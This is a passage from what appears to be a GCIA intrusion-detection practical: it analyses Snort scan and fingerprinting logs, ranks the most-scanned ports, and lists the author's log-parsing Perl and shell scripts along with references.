10/16-05:55:47.759617 64.110.103.132:34895 -> 10.1.150.83:80
TCP TTL:44 TOS:0x0 ID:8086 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x878871C1  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 132214359 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Alert Log Entries

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/16-05:55:47.759602 Queso fingerprint 64.110.103.132:34895->10.1.150.83:80
10/16-05:55:49.664745 Queso fingerprint 64.110.103.132:34904->10.1.150.83:80
10/16-06:01:39.032763 Queso fingerprint 64.110.103.132:37263->10.1.150.83:80
10/16-06:02:21.619057 Queso fingerprint 64.110.103.132:37506->10.1.150.83:80
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The packets above look like they were part of a Queso fingerprint scan of this host. Queso sets bogus flag settings for the purposes of determining information about the host operating system.

7) The host vger.kernel.org is the server used to provide email list services for the linux kernel developers. Red Hat, Inc. hosts it and I found no correlating records in dshield.org.

See number 1 above for an explanation on this server's use of Explicit Congestion Notification.

8) This IP comes from University of Bonn, Germany and there were no records referencing it at dshield.org.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-06:08:28.824963 131.220.159.179:34052 -> 10.1.24.44:80
TCP TTL:47 TOS:0x0 ID:15707 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x84C8EA07  Ack: 0x0  Win: 0x16A8  TcpLen: 40
TCP Options (5) => MSS: 1450 SackOK TS: 6412124 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-06:08:31.812621 131.220.159.179:34052 -> 10.1.24.44:80
TCP TTL:47 TOS:0x0 ID:15708 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x84C8EA07  Ack: 0x0  Win: 0x16A8  TcpLen: 40
TCP Options (5) => MSS: 1450 SackOK TS: 6412424 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-06:08:37.813079 131.220.159.179:34052 -> 10.1.24.44:80
TCP TTL:47 TOS:0x0 ID:15709 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x84C8EA07  Ack: 0x0  Win: 0x16A8  TcpLen: 40
TCP Options (5) => MSS: 1450 SackOK TS: 6413024 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-06:08:49.810720 131.220.159.179:34052 -> 10.1.24.44:80
TCP TTL:47 TOS:0x0 ID:15710 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x84C8EA07  Ack: 0x0  Win: 0x16A8  TcpLen: 40
TCP Options (5) => MSS: 1450 SackOK TS: 6414224 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-06:09:13.810134 131.220.159.179:34052 -> 10.1.24.44:80
TCP TTL:47 TOS:0x0 ID:15711 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x84C8EA07  Ack: 0x0  Win: 0x16A8  TcpLen: 40
TCP Options (5) => MSS: 1450 SackOK TS: 6416624 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

This traffic was flagged due to the identical sequence number (0x84C8EA07) in each of the packets.

9) This IP comes from Elisa Internet Ltd, Finland and there were no records referencing it at dshield.org.

OOS Log Entries

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-22:41:49.727787 80.186.12.2:4594 -> 10.1.185.48:6346
TCP TTL:43 TOS:0x0 ID:12783 IpLen:20 DgmLen:60 DF
```

```
12****S* Seq: 0x27B93C79  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 226889110 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-22:41:51.495798 80.186.12.2:4598 -> 10.1.185.48:6346
TCP TTL:43 TOS:0x0 ID:26822 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x28116698  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 226889310 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-23:07:33.527908 80.186.12.2:1764 -> 10.1.185.48:6346
TCP TTL:45 TOS:0x0 ID:3372 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x88EC6585  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 227043497 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/15-04:48:48.965339 80.186.12.2:2534 -> 10.1.185.48:6346
TCP TTL:43 TOS:0x0 ID:15258 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x929C9DFC  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 229090918 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/15-04:57:46.763456 80.186.12.2:3076 -> 10.1.185.48:6346
TCP TTL:43 TOS:0x0 ID:61403 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xB4CD975B  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 229144704 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/15-04:57:47.262818 80.186.12.2:3078 -> 10.1.185.48:6346
TCP TTL:43 TOS:0x0 ID:60180 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xB41293D7  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 229144771 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Alert Log Entries

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/15-04:48:48.965322 Queso fingerprint 80.186.12.2:2534->10.1.185.48:6346
10/15-04:57:46.763440 Queso fingerprint 80.186.12.2:3076->10.1.185.48:6346
10/15-04:57:47.262800 Queso fingerprint 80.186.12.2:3078->10.1.185.48:6346
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The packets above look like they were part of a Queso fingerprint scan of this host. Queso sets bogus flag settings for the purposes of determining information about the host operating system.

10) The host gwyn.tux.org supports the tux.org webserver and several mailing lists. The RCN corporation hosts the server and there was 17 records listed against this IP at dshield.org. Since there wasn't any listed ports the packets were against and the fact that it is a public server this doesn't seen to indicate it has been compromised.

RCN Corporation

Country:	US
Contact E-mail:	noc@rcn.com
Total Records against IP:	17
Number of targets:	5
Date Range:	2002-12-15 to 2002-12-15

Ports Attacked (up to 10):

Port	Attacks

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-10:48:19.963033 199.184.165.135:41154 -> 10.1.6.40:25
TCP TTL:49 TOS:0x0 ID:9626 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xA22BBC6C  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 202611190 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-11:00:41.810144 199.184.165.135:42520 -> 10.1.6.40:25
TCP TTL:49 TOS:0x0 ID:19389 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xD0D5F000  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 202685373 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-18:01:45.319075 199.184.165.135:44591 -> 10.1.6.40:25
TCP TTL:49 TOS:0x0 ID:44110 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x69AE454  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 205211674 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-18:37:32.620584 199.184.165.135:46093 -> 10.1.6.40:25
TCP TTL:49 TOS:0x0 ID:12545 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x8D49BFE1  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 205426400 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-19:42:34.170100 199.184.165.135:49688 -> 10.1.6.40:25
TCP TTL:49 TOS:0x0 ID:32788 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x844C02F7  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 205816547 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

This traffic seems identical to number 1 above and since it mirrors information from kernel.org, I believe it is using the Explicit Congestion Notification, which has more information at number 1 above.

Port Scan Log File Analysis

I originally pulled out the top ten destination ports since that would give a good indication of what was being scanned. After looking at the top ten I noticed 149,484 packets going to port 27005 which would have been Sun's Flex License Manager that had several documented vulnerabilities. After correlating this find with Hee So's practical [8], she pointed out that since FlexLM uses tcp and that most of the traffic going to port 27005 was udp, so it couldn't be someone attempting to find FlexLM ports. I found this to be true also, so I went one step further and modified the proc-scans.sh script to count the ports scanned by tcp and udp.

Top 10 Destination Ports

	#	Port	Protocol	Common use of port
1	702150	6257	udp	WinMX File Sharing Application
2	149484	27005	udp	Half-Life Online Gaming
3	147830	1214	udp	Kazaa or Morpheous File Sharing Application
4	90249	80	tcp	HTTP / World Wide Web
5	53848	445	tcp	Windows 2000 Server Message Block
6	47495	41170	udp	Blubster Music Sharing Application
7	38977	4665	udp	EDonkey2000 Server Messaging Default Port
8	24428	21	tcp	FTP

9	18740	1	udp	TCP Port Service Multiplexer [RFC-1078]
10	13564	53	udp	DNS

This division didn't change the numbers much but did shake up my initial results regarding 27005 and 1.

1) WinMX is a file sharing application that scans looking for other peer-to-peer hosts to share files with.
2) Half-Life Online Gaming. This port is used primarily for this particular online game. I couldn't find much on vulnerabilities or anything that could explain why this port would be scanned for unless it had something to do with the game.
3) Kazaa and Morpheous are both file sharing applications that could be scanning for other hosts to share files with. Also there are several known security vulnerabilities associated with kazaa and attackers could be scanning for those using it to attack.
4) Port 80 is a commonly accessed port for World Wide Web services. Attackers scan for this port to find machines running a server with the hopes it is exploitable.
5) Port 445 is a commonly accessed port for Windows 2000 server message block, which provided file sharing services. Attackers scan for this port to find machines running a server with the hopes it is exploitable.
6) Blubster is a music sharing application that scans looking for other peer-to-peer hosts to share files with.
7) Edonkey2000 is a file sharing application that scans looking for other peer-to-peer hosts to share files with.
8) Port 21 is a commonly accessed port for file transfer services. Attackers scan for this port to find machines running a server with the hopes it is exploitable.
9) TCP Port Service Multiplexer is used to connect to server's well-known ports via a service name instead of the port number as defined by RFC-1078 [10]. Although the scanning is hitting udp port 1 it would also locate this service, so don't let the name of the service confuse you. Also there is CERT Incident Note IN-98.01 (http://www.cert.org/incident_notes/IN-98.01.irix.html), which stated that since the IRIX OS listens on port 1 by default. Then attackers can probe for this to look specifically for IRIX machines for later exploitation.
10) Port 53 is a commonly accessed port for domain name services. Attackers scan for this port to find machines running a server with the hopes it is exploitable.

Destination IP of Top 10 Port Scan Talkers

#	DST IP	Reverse DNS lookup
80595	216.22.147.226	216.22.147.226
10841	66.250.145.218	66.250.145.218
9096	12.220.145.126	12-220-145-126.client.insightBB.com
8916	12.245.31.155	12-245-31-155.client.attbi.com
8819	204.183.84.240	204.183.84.240
8225	64.229.214.156	HSE-MTL-ppp75903.qc.sympatico.ca
7354	218.63.195.243	218.63.195.243
6767	68.0.25.184	ip68-0-25-184.hr.hr.cox.net
6226	146.115.121.119	146-115-121-119.c3-0.smr-ubr2.sbo-smr.ma.cable.rcn.com
4936	24.73.78.71	rrcs-se-24-73-78-71.biz.rr.com

Source IP of Top 10 Port Scan Talkers

#	SRC IP
349903	10.1.91.240
225679	10.1.87.50
224791	10.1.83.146
217745	10.1.114.88
204592	10.1.84.178
185772	10.1.139.10
153769	10.1.114.45
117540	10.1.165.24
87380	10.1.70.207
84737	10.1.84.147

Tools Used for Analysis

Domain Whois Search Tool. URL:http://www.whois.sc/
IP Info at Dshield.org. URL: http://www.dshield.org/ipinfo.php?
Neohapsis Ports List. URL: http://www.neohapsis.com/neolabs/neo-ports/
WinGrep URL: http://www.wingrep.com

I also used a variety of customized tools to crunch my data including the following:

Sort.pl – Perl script originally written by Chip Carpenter [11]. It was modified by me to fit my requirements.

```
#!/usr/bin/perl -w
#
# prep the file prior to run by typing:
# perl -e "s/MY\.NET/10\.1/g;" -pi *
#
#         NOTE NOTE
# This script is not for the faint of heart, or just
# those without a good bit of memory.  During the final
# run with a full data set it took ten minutes to run and
# used over 250M of memory.  The script could probably
# be optimized, but that will have to wait
#
# Original script written by Chip Carpenter
#
my $dir = "/home/dwalker/logs/";

print "Have you prepared the files according to the instructions (y/n)?\n";
chomp($_=<STDIN>);
unless ($_ eq "y" or $_ eq "Y") { print "Well then fix that right away\n"; exit; }

opendir DIR, $dir or die "couldn't open $dir";
@dirlist = readdir DIR;
closedir DIR;
```

```
shift @dirlist; shift @dirlist; #get rid of . ..
foreach $file (@dirlist) {
        if ($file =~ "alert") { alert("$dir"."$file"); }
        if ($file =~ "OOS")   { next; }
        if ($file =~ "scans") { scans("$dir"."$file"); }
}
output();

###### subroutines
sub alert {
$file1 = shift;
open FILE, $file1 or die "couldn't open $file1\n";
@file = <FILE>;
close FILE;
shift @file; shift @file; shift @file;  #get rid of header
foreach $line (@file) {
        chomp $line;
        undef $date, $alert, $who, $source, $target;

        if ($line =~ "spp_portscan") {
                ($date, $alert) = split(/\[\*\*\]/, $line);
                $alert =~ s/^\s*|\s*$//g;
                $who = (split (/from/, $alert))[1];
                $who =~ s/^\s*|\s*$|:.*//g;
                $scans{$who}++;
                next; }

        if ($line =~ "INFO") {
                ($date, $alert, $who) = split(/\[\*\*\]/, $line);
                $alert =~ s/^\s*|\s*$//;
                $who =~ s/\s*//g;
                ($source, $target) = split (/->/, $who);
                $source =~ s/:.*//;
                $target =~ s/:.*//;
                $info_attacker{$source}{$alert}++;
                $info_victim{$target}{$alert}++;
                next;
        }

        if ($line =~ "Watchlist") {
                ($date, $alert, $who) = split(/\[\*\*\]/, $line);
                $alert =~ s/^\s*|\s*$//;
                $who =~ s/\s*//g;
                ($source, $target) = split (/->/, $who);
                $source =~ s/:.*//;
```

```
                $target =~ s/:.*//;
                $watch{$source}{$alert}{$target}++;
                next;
        }

        ($date, $alert, $who) = split(/\[\*\*\]/, $line);
        $alert =~ s/^\s*|\s*$//;
        $who =~ s/\s*//g;
        if ($who =~ "->") {
                ($source, $target) = split (/->/, $who);
                $source =~ s/:.*//;
                $target =~ s/:.*//;
                $attacker{$source}{$alert}++;
                $victim{$target}{$alert}++;
                }
        $alert_cnt{$alert}++;
}
undef @file;
return(0);
}

sub scans {
$file1 = shift;
open FILE, $file1 or die "Couldn't read $file1";
@file = <FILE>;
close FILE;
shift @file; shift @file; shift @file;  #dump the header
foreach $line (@file) {
        ($month,$day,$hour,$source,$direction,$dest,$proto) = split ' ', $line;

        #probably afs3 traffic
        if (($source =~ ":7000" or $source =~ ":7001" or $source =~ ":7002" or $source =~
":7004") and
           ($dest =~ ":7000" or $dest =~ ":7002" or $dest =~ ":7003" or $dest =~ ":7004")) {
                $afs{$source}{$dest}++; next;
        }
        if ($source =~ ":123") {                #probably ntp traffic
                $ntp{$source}{$dest}++;
                next;
        }
        if ($proto =~ "UDP") {
                $string = "$month $day $hour\t$source\t$dest\t$proto\n";
                push @scans_udp, $string;
                next;
        }
        push @scans_interest, $line;
```

```
}
undef @file;
return (0)
}

sub output {

open OUT, ">udp_scan.txt";
print OUT @scans_udp;
close OUT;

open OUT, ">scan_of_int.txt";
print OUT @scans_interest;
close OUT;

open OUT, ">alerts.txt";
foreach $alert(keys %alert_cnt) {
        print OUT "$alert\t$alert_cnt{$alert}\n";
        }
close OUT;

open OUT, ">victims.txt";
foreach $victim (keys %victim) {
        foreach $alert (keys % {$victim{$victim} }) {
                print OUT "$victim\t$alert\t$victim{$victim}{$alert}\n";
                }
        }
close OUT;

open OUT, ">attackers.txt";
foreach $attacker (keys %attacker) {
        foreach $alert (keys % {$attacker{$attacker} }) {
                print OUT "$attacker\t$alert\t$attacker{$attacker}{$alert}\n";
                }
        }
close OUT;

open OUT, ">watch_list.txt";
foreach $watched (keys %watch) {
        foreach $list (keys % {$watch{$watched} }) {
                foreach $victim  (keys % {$watch{$watched}{$list} }) {
                        print OUT
"$watched\t$list\t$victim\t$watch{$watched}{$list}{$victim}\n";
                        }
                }
        }
```

```
close OUT;

open OUT, ">scans.txt";
foreach $attacker (keys %scans) {
        print OUT "$attacker\t$scans{$attacker}\n";
        }
close OUT;

return (0)
}
###### End of Perl Script
```

The following five shell scripts were from Steven Drew [12]. They were modified by me to fit my requirements.

Proc-alerts.sh – Process alerts by parsing into delimited fields to facilitate analysis.

```
# proc-alerts.sh
# Strip out report header rows for each day
grep -v "Snort Alert Report" alerts | grep -v "^\*\*\*\*\*\*\*" > alerts.clean

# Strip out portscan alerts to be counted in scans file
grep -v spp_portscan: alerts.clean > alerts.clean2
rm alerts.clean

# Delimit alerts file for parsing
sed 's/ \[\*\*\] /;/g' alerts.clean2 > alerts.clean3
sed 's/ -> /;->;/g' alerts.clean3 > alerts.delimited
#sed 's/;;/;/g' alerts.clean4 > alerts.delimited
rm alerts.clean2
rm alerts.clean3
#rm alerts.clean4

# Find top destination ips
awk -F";" '{ print $3 }' alerts.delimited | sort -n | uniq -c | sort -rn >
alerts.sourcecount
awk -F";" '{ print $5 }' alerts.delimited | sort -n | uniq -c | sort -rn >
alerts.destcount

# Find top signatures
awk -F";" '{ print $2 }' alerts.delimited | sort -n | uniq -c | sort -rn >
alerts.sigcount

rm -f alerts.sigsrcdestcount.*

# Find number of unique sources and destinations for each signature

signatures=`cut -f 2 alerts.sigcount | grep -v ICMP | sed -e 's/ /\.\*/g' `

for i in $signatures ; do
       echo $i `egrep $i alerts.delimited | awk -F";" '{ print $3 }' | sort |
uniq -c | wc -l` `egrep $i alerts.delimited | awk -F";" '{ print $5 }' | sort
| uniq -c | wc -l` |
sed -e 's/\.\*/ /g' >> alerts.sigsrcdestcount.nonicmp
```

```
       done

signatures=`cut -f 2 alerts.sigcount | grep ICMP | sed -e 's/ /\.\*/g' `

for i in $signatures ; do
        echo $i `egrep $i alerts.delimited | awk -F";" '{ print $3 }' | sort
| uniq -c | wc -l` `egrep $i alerts.delimited | awk -F";" '{ print $4 }' |
sort | uniq -c | wc -l` |
sed -e 's/\.\*/ /g' >> alerts.sigsrcdestcount.icmp
        done
```

Proc-oos.sh – Process oos data by parsing into delimited fields to facilitate analysis

```
# proc-oos.sh
# Strip out all but first line of record for address analysis
grep " -> " OOS_Report > oos.1

# Delimit alerts file for parsing
sed 's/ /;/g' oos.1 > oos.2
sed 's/:/;/3' oos.2 > oos.3
sed 's/:/;/3' oos.3 > oos.delimited
rm oos.1
rm oos.2
rm oos.3

# Find top sources ips
awk -F";" '{ print $2 }' oos.delimited | sort -n | uniq -c | sort -r -n >
oos.sourcecount

# Find top destination ips
awk -F";" '{ print $5 }' oos.delimited | sort -n | uniq -c | sort -r -n >
oos.destcount
```

Proc-scans.sh – Process scans by parsing into delimited fields to facilitate analysis

```
# proc-scans.sh
# Strip out report header rows for each day
grep -v "Snort Scan Report" scans | grep -v "^\*\*\*\*\*\*\*" > scans.clean
# Delimit scans file for parsing
sed 's/ /_/1' scans.clean >scans.1
sed 's/ /_/1' scans.1 > scans.2
sed 's/ /;/g' scans.2 > scans.3
sed 's/:/;/3' scans.3 > scans.4
sed 's/:/;/3' scans.4 > scans.delimited

grep -v ";UDP;" scans.delimited > scans.delimited.tcp
grep ";UDP;" scans.delimited > scans.delimited.udp

rm scans.clean
rm scans.1
rm scans.2
rm scans.3
rm scans.4

# Find top source ips
```

```
awk -F";" '{ print $2 }' scans.delimited | sort -n | uniq -c | sort -rn >
scans.sourcecount

# Find top destination ips
awk -F";" '{ print $5 }' scans.delimited | sort -n | uniq -c | sort -rn >
scans.destcount

# Find top ports
awk -F";" '{ print $6 }' scans.delimited | sort -n | uniq -c | sort -rn
>scans.portcount

# Find top TCP ports
awk -F";" '{ print $6 }' scans.delimited.tcp | sort -n | uniq -c | sort -rn
>scans.portcount.tcp

# Find Top UDP ports
awk -F";" '{ print $6 }' scans.delimited.udp | sort -n | uniq -c | sort -rn
>scans.portcount.udp
```

Attack-profiler.sh – Identifies top source and destination addresses for a given signature.

```
# attack-profiler.sh
# Accept attack name as $1 from cmd line.  Accept $2 from command line as
number of top sources and destinations to display.

echo $1 > /tmp/tmp.src

echo "Top X Sources for attack \`" $1 "\`"
grep -f /tmp/tmp.src alerts.delimited | cut -d";" -f 3 | sort | uniq -c |
sort -rn | head -$2

echo "Top X Destinations for attack \`" $1 "\`"
grep -f /tmp/tmp.src alerts.delimited | cut -d";" -f 5 | sort | uniq -c |
sort -rn | head -$2
```

Host-profiler.sh – Profiles hosts providing well-known services on the network.

```
# host-profiler.sh
# Populate services variable with list of search parameters.
services=`cat host-profiling-service-list`

# Search delimited alerts for most frequently occurring destination ports.
for i in $services ; do
                echo "For service " $i ":"
                grep :$i$ alerts.delimited.1 | awk -F":" '{ print $1 }' |
grep "^10\.1" | sort | uniq -c | sort -rn | head -20
                done
# Populate services variable with list of search parameters.
services=`cat host-profiling-service-list`

# Search delimited scan for most frequently occurring destination ports.
for i in $services ; do
                echo "For service " $i ":"
                grep :$i: scans.delimited.1 | grep -v ICMP | awk -F":" '{
print $1 }' | grep "^10\.1" | sort | uniq -c | sort -rn | head -20
```

```
done
```

Reference

[1] Halladay, Harry. "GCIA Practical v3.0, Analyze This." URL:
http://www.giac.org/practical/Harry_Halladay_GCIA.zip

[2] Berkers, John. "RE: [Snort-users] spp_http_decode rules." URL:
http://archives.neohapsis.com/archives/snort/2001-08/0075.html

[3] Russell, Daniel. "Practical Assignment Version 3.0 (August,2001)." URL:
http://www.giac.org/practical/Daniel_Russell_GCIA.doc

[4] Yang, Jie. "Practical Assignment v3.1." URL:
http://www.giac.org/practical/Jie_Yang_GCIA.zip

[5] Alexander, Keith. "GCIA Practical Assignment Version 3.0." URL:
http://www.giac.org/practical/KeithAlexander_GCIA.zip

[6] Poor, Mike. "GCIA Practical Assignment, v3.0." URL:
http://www.giac.org/practical/Mike_Poor_GCIA.doc

[7] Natarajan, Preethi. "Explicit Congestion Notification (ECN)." URL:
http://www.cis.udel.edu/~amer/856/ecn.02f.ppt.

[8] So, Hee. "GCIA Practical Assignment v3.0." URL:
http://www.giac.org/practical/Hee_So_GCIA.doc.

[9] Network Working Group. "RFC1413 – Identification Protocol" URL:
http://www.ietf.org/rfc/rfc1413.txt.

[10] Network Working Group. "RFC1078 - TCP Port Service Multiplexer (TCPMUX)." URL:
http://www.ietf.org/rfc/rfc1078.txt.

[11] Carpenter, Carlin. "Practical Assignment Version 3.0." URL:
http://www.giac.org/practical/Carlin_Carpenter_GCIA.doc

[12] Drew, Steven. "GCIA Practical Assignment Version 3.1" URL:
http://www.giac.org/practical/Steven_Drew_GCIA.doc.

Ruiu, Dragos. "Snort FAQ v.1.8." URL: http://www.snort.org/docs/faq.html

Symantec. "W32.Bugbear@mm."
URL:http://securityresponse.symantec.com/avcenter/venc/data/w32.bugbear@mm.html

Dell, J. Anthony. “Adore Worm – Another Mutation.”
URL:http://www.sans.org/rr/threats/mutation.php

Center for Informatin Technology. “IRT Alert #18 – XDCC (IRC bot) Infections.”
URL:http://wwwoirm.nih.gov/nihsecurity/irt_adv/nihirt082202.htm

ICAT metabase. “CVE Database.” URL: http://icat.nist.gov/icat.cfm?.

ArachNIDS. “Snort Alert Database".” WhiteHats Security Resource.
URL:http://www.whitehats.com/info/.

Roesch, Martin and Chris Green. “Snort Users Manual – Snort Release: 1.9.1.”
URL:http://www.snort.org/docs/writing_rules/

Roesch, Martin. “Intrusion Detection: Snort Style.” Intrusion Detection In-Depth Course Material. SANS Institute. June, 2002.

Bruneau, Guy. “Introduction to Logfile Analysis.” Intrusion Detection In-Depth Course Material. SANS Institute. June, 2002.

Novak, Judy. “Real TCP/IP.” Intrusion Detection In-Depth Course Material. SANS Institute. June, 2002.

Northcutt, Stephen. “Intrusion Detection: Patterns and Analysis.” Intrusion Detection In-Depth Course Material. SANS Institute. June, 2002.

Northcutt, Stephen. “Network Intrusion Detection: An Analyst’s Handbook.” Indiana: New Riders Publishing. 1999.

Microsoft TechNet. "Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise." Microsoft Security Bulletin MS01-033.
URL:http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp.